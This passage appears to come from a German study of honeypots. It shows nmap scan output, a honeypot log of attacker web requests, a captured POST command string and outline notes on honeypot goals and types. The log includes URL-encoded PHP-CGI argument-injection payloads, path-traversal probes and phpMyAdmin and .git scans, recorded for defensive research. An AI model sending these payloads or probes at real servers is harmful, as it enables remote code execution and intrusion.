Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
           Raw packets sent: 95 (8.906KB) | Rcvd: 69 (7.558KB)
```



Honeypot WEB

This page is updated daily. Last update: 2016-12-15 23:04:01 UTC

All requests and vulnerabilities

Request	Vulnerability	Info
	Generic	info
/	Generic	info
/%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E	Generic	info
/../../../../../../mnt/mtd/qt	Generic	info
/../../../../../../mnt/mtd/XB3t	Generic	info
/.git/config	Generic	info
/.git/HEAD	Scan for Git repository	info
/.htaccess	Generic Apache	info
//	Generic	info
//%63%67%69%2d%62%69%6e/%70%68%70?%2d%64+%61%6c%6c%6f%77%5f%75%72%6c%5f%69%6e%63%6c%75%64%65%3d%6f%6e+%2d%64+%73%61%66%65%5f%6d%6f%64%65%3d%6f%66%66+%2d%64+%73%75%68%6f%73%69%6e%2e%73%69%6d%75%6c%61%74%69%6f%6e%3d%6f%6e+%2d%64+%64%69%73%61%62%6c%65%5f%66%75%6e%63%74%69%6f%6e%73%3d%22%22+%2d%64+%6f%70%65%6e%5f%62%61%73%65%64%69%72%3d%6e%6f%6e%65+%2d%64+%61%75%74%6f%5f%70%72%65%70%65%6e%64%5f%66%69%6c%65%3d%70%68%70%3a%2f%2f%69%6e%70%75%74+%2d%6e	PHP	info
//admin/phpmyadmin/scripts/setup.php	phpMyAdmin	info
//admin/pma/scripts/setup.php	phpMyAdmin	info
//admin/scripts/setup.php	phpMyAdmin	info
//blog/phpmyadmin/scripts/setup.php	phpMyAdmin	info
//cgi-bin/test-cgi	Generic	info
//cgi-sys/realsignup.cgi	Generic	info
//db/scripts/setup.php	phpMyAdmin	info
//dbadmin/scripts/setup.php	phpMyAdmin	info
//index.php	Generic	info
//myadmin/scripts/setup.php	phpMyAdmin	info
//mysql/scripts/setup.php	phpMyAdmin	info
//mysqladmin/scripts/setup.php	phpMyAdmin	info

Auswertung snare-post-requests

```
   4 POST data:
   1 POST data: - cmd: cd /var/tmp && echo -ne \\x3610cker >
610cker.txt && cat 610cker.txt
```

Listing A.6: Ausgabe der POST-Requests

Grundlagen Honeypot

- Ziele
  - Angreifer vom eigentlichen Ziel ablenken
  - Von Angreifern lernen
- Verschiedene Arten → Kriterien zur Unterscheidung:
  - Interaktion (low, medium, high)
  - Client / Server